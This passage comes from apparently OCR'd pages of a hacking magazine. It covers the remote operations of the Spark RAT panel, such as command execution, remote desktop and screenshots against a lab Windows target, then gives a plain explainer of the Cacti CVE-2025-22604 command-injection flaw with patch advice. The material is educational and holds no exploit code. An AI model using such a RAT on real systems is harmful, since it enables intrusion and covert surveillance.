
Generate Client C I ⚙

Disk Usage	OS	Arch	RAM	MAC	LAN	WAN	Uptime	Network	Operations
	windows	amd64	2 GB	00:0C:29:53:87:B3	192.168.249.131	192.168.249.131	1h 10m	17.0 Kbps ↑ / 599.9 Kbps ↓	Terminal Explorer Process ...

Hackercool Magazine

- Execute
- Desktop
- Screenshot
- Lock
- Logoff
- Hibernate
- Suspend
- Restart
- Shutdown
- Offline


“Execute” operation enables us to execute commands on the target system along with arguments.




“Desktop” operation starts a remote Desktop session.

“Today’s cyber warfare has evolved from immediate destruction to encompassing campaigns that lay the foundations for eroding systems—whether social or physical. Now, nation-states wield cyber ‘weapons’ like AI-generated deepfakes and social media manipulation that weaken democratic processes over time while their covert operations secure access to critical infrastructure, setting the stage for future attacks.”

-ELI SMADJA, Security Research Group Manager. Checkpoint



“Screenshot” operation takes a screenshot of the target desktop.



The rest of the commands are used to perform power operations like shut-down, restart etc.

From the “Settings menu”, you can even control what information about th

the target system you want to get displayed as shown below.

The screenshot shows a web browser window with the address bar displaying `192.168.249.132:8000`. The browser's address bar includes navigation icons and a search bar. Below the address bar, there are several links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area is titled "Spark" and displays a table of system information for a target system. The table has columns for Hostname, Username, Ping, CPU Usage, RAM Usage, Disk Usage, OS, Arch, RAM, MAC, and LAN. The first row of data shows: Hostname: DESKTOP-2DHVS7, Username: ADMIN, Ping: 1ms, CPU Usage: 100%, RAM Usage: 50%, Disk Usage: 50%, OS: windows, Arch: amd64, RAM: 2 GB, MAC: 00:0C:29:53:87:B3, and LAN: 192.168.249.132. A "Generate Client" button is located in the top right corner. A "Column Display" dropdown menu is open, showing a list of columns with checkboxes next to them, all of which are checked. The dropdown menu also includes a "Reset" link.

Hostname	Username	Ping	CPU Usage	RAM Usage	Disk Usage	OS	Arch	RAM	MAC	LAN
DESKTOP-2DHVS7	ADMIN	1ms	100%	50%	50%	windows	amd64	2 GB	00:0C:29:53:87:B3	192.168.249.132

That's all about the Spark RAT. In our next Issue, we will be back with a new tool.

. "With thousands of unsupported devices at risk of attack, threat actors have access to infrastructure that bypasses traditional security measures. Timely patches, thorough monitoring, and strong detection systems will be crucial."

– LOTEM FINKELSTEIN, Director, Threat Intelligence and Research, Checkpoint

**Vulnerability For
Beginners**

**Cacti
Security
Flaw
CVE-2025-22604**

Cacti is an open-source performance monitoring, network monitoring, fault and configuration management framework. Primarily used by Telco providers, network operation centers and web-hosting providers to display bandwidth statistics for their customers, Cacti allows a user to poll services at predetermined intervals and graph the resulting data.




A vulnerability has been detected in Cacti recently.

About the vulnerability

The vulnerability tracked as CVE-2025-22604 and having a CVSS score of 9.1 of maximum 10 could allow an authenticated attacker to achieve remote code execution on vulnerable instances.

The vulnerability is present in result parser of multi-line SNMP. It is present in how cacti processes SNMP responses.

Here's how the technicalities of this vulnerability work. The `cacti-snmp-walk()` function uses `exec-into-away()` function to process multi-line SNMP results into an array. These responses can be injected with malformed Object




Identifiers (OIDs). Other functions like `ss-net-snmp-disk-io ()` and `ss-net-snmp-disk-bytes ()` use parts of these OIDs as keys in an array which are later incorporated into system commands. If these OIDs are not properly filtered, hackers can inject malicious commands. This vulnerability affects all version



of cacti <=1.2.28.

How hackers can exploit this vulnerability?

The vulnerability can be exploited by any hacker already having initial access in a network where vulnerable versions of cacti servers are present and he/she happen to possess authentication information of a user having device management permission on that particular Cacti server. It can also be exploited remotely if cacti server is exposed to internet (web servers) and credentials are simple or easily guessable or a part of data breach.



Impact

Once hackers exploit this vulnerability, he can execute malicious code on the target Cacti server. Not just that, he can even access, modify or delete sensitive data from the server and can even compromise entire the host system.

How to protect your device?

The makers of Cacti have already released a updated version (Cacti 1.2.29) addressing these vulnerabilities. Users are advised to update your cacti software to this version as fast as possible.

As a best practice, limit access of cacti server to trusted users and restrict exposing cacti servers to internet. Also restrict network access to cacti instead.

This part of
the
page
is left
blank
intentionally

The background of the entire image is a dense, repeating pattern of three-dimensional question marks. These question marks are rendered in various shades of gray, creating a sense of depth and texture. They are scattered across the frame, some appearing to be in the foreground and others receding into the background.

What's New

Parrot 6.3

The latest version of Parrot security OS, Parrot Security 6.3 has been released recently. Let's see what's new in the latest release.

